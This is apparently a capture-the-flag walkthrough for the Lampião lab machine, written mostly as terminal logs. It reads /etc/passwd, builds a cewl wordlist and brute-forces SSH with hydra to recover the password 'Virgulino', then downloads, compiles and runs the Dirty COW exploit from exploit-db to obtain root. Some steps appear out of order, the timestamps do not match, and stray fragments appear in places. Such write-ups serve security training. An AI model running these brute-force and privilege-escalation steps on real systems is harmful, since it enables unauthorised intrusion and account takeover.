Gaining access to the server and gaining information on the users that have access. User “tiago” is accessible. Still have not gained root privileges.




```
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
Disallow: /node/add/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
Disallow: /user/logout/
# Paths (no clean URLs)
Disallow: /?q=admin/
Disallow: /?q=comment/reply/
Disallow: /?q=filter/tips/
Disallow: /?q=node/add/
Disallow: /?q=search/
Disallow: /?q=user/password/
Disallow: /?q=user/register/
Disallow: /?q=user/login/
Disallow: /?q=user/logout/
cat /etc/passwd
tiago:x:1000:1000:tiago,,,:/home/tiago:/bin/bash
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent
cat /etc/shadow
cat: /etc/shadow: Permission denied
```

3. Get a wordlist to gain user credentials for “tiago”. Using cewl to spider the website to get a wordlist.



```
shashhh10@kali:~$ cewl -w cewl_tiago.txt http://192.168.1.127:1898/?q=node/1
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
shashhh10@kali:~$ cat cewl_tiago.txt|wc
    844     844    6335
shashhh10@kali:~$ cat cewl_tiago.txt
Lampião
que
main
field
com
section
account
wrapper
Home
new
para
content
foi
por
User
uma
menu
bando
footer
page
password
This
required
era
cangaceiros
morte
and
mail
div
volantes
tinha
pela
name
Create
Request
mais
address
are
polícia
quando
mas
```


Using the Word List obtained, used hydra to Bruteforce the password (dictionary attack)credentials for “tiago” on Target IP and gained the password credentials for tiago. “Virgulino”. The user is allowed to use ssh as a local user.



```
Repentinabr
pSem
cabeçabr
shashhh10@kali:~$ hydra -l tiago -P cewl_tiago.txt ssh://192.168.1.127
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-04-28 19:07:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 844 login tries (l:1/p:844), ~53 tries per task
[DATA] attacking ssh://192.168.1.127:22/
[22][ssh] host: 192.168.1.127   login: tiago   password: Virgulino
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-04-28 19:08:49
shashhh10@kali:~$ ssh tiago@192.168.1.127
The authenticity of host '192.168.1.127 (192.168.1.127)' can't be established.
ECDSA key fingerprint is SHA256:64C0fMfgIRp/7K8EpiEiirq/SrPByxrzXzn7bLIqxbU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.127' (ECDSA) to the list of known hosts.
tiago@192.168.1.127's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Tue Apr 28 20:08:47 BRT 2020

  System load:  0.08              Processes:           194
  Usage of /:   7.5% of 19.07GB   Users logged in:     0
  Memory usage: 31%               IP address for eth0: 192.168.1.127
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Fri Apr 20 14:40:55 2018 from 192.168.108.1
tiago@lampiao:~$ ls
tiago@lampiao:~$ id
uid=1000(tiago) gid=1000(tiago) groups=1000(tiago)
tiago@lampiao:~$ ls /
bin  boot  dev  etc  home  initrd.img  lib  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz
tiago@lampiao:~$ uname -a
Linux lampiao 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
tiago@lampiao:~$
```


4. Gaining privileged access.
the 4.4.0-31-generic version is vulnerable. Download the exploit code for the dirty cow exploit from the exploit database and send it to the target IP. Compiling this code with the following cmd

```
g++ -Wall -pedantic -02 -std=c++11 -pthread -o dcow 40847.cpp -lutil
```



```
tiago@lampiao:~$ ls
40839  40847.cpp    linux-exploit-suggester.git
40847  40847.cpp.1  linux-exploit-suggester.sh
tiago@lampiao:~$ ./linux-exploit-suggester.sh

Available information:

Kernel version: 4.4.0
Architecture: i686
Distribution: ubuntu
Distribution version: 14.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

73 kernel space exploits
45 user space exploits

Possible Exploits:

[+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-lin
ux.html
   Exposure: highly probable
   Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,[ ubuntu=14.04 ]{kernel:4.4.
0-89-generic},ubuntu=(16.04|17.04){kernel:4.(8|10).0-(19|28|45)-generic}
   Download URL: https://www.exploit-db.com/download/45010
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled !=
 1

[+] [CVE-2017-1000112] NETIF_F_UFO

   Details: http://www.openwall.com/lists/oss-security/2017/08/13/1
   Exposure: highly probable
   Tags: [ ubuntu=14.04{kernel:4.4.0-*} ],ubuntu=16.04{kernel:4.8.0-*}
   Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-20
17-1000112/poc.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2017-1
000112/poc.c
   Comments: CAP_NET_ADMIN cap or CONFIG_USER_NS=y needed. SMEP/KASLR bypass included.
 Modified version at 'ext-url' adds support for additional distros/kernels

[+] [CVE-2016-8655] chocobo_root
```

5. Exfiltrate the root privileges.
Using the dirty cow exploit gaining access to the superuser privileges and capturing the flag.txt file.



```
tiago@lampiao:~$ wget https://www.exploit-db.com/download/40847.cpp
--2018-09-18 06:14:41--  https://www.exploit-db.com/download/40847.cpp
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/txt]
Saving to: ‘40847.cpp’

    [ <=>                                                                                                ] 10,531

2018-09-18 06:14:45 (39.9 MB/s) - ‘40847.cpp’ saved [10531]

tiago@lampiao:~$ ls
40847.cpp  linux-exploit-suggester.sh
tiago@lampiao:~$ pwd
/home/tiago
tiago@lampiao:~$ chmod 775 40847.cpp
tiago@lampiao:~$ nano 40847.cpp
tiago@lampiao:~$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
tiago@lampiao:~$ ls
40847.cpp  dcow  linux-exploit-suggester.sh
tiago@lampiao:~$ ./dcow
Running ...
Received su prompt (Password: )
Root password is:   dirtyCowFun
Enjoy! :-)
tiago@lampiao:~$ id
uid=1000(tiago) gid=1000(tiago) groups=1000(tiago)
tiago@lampiao:~$ su
Password:
root@lampiao:/home/tiago# id
uid=0(root) gid=0(root) groups=0(root)
root@lampiao:/home/tiago# cd
root@lampiao:~# ls
flag.txt
```

------------------------------*End-of-ctf*--------------------------------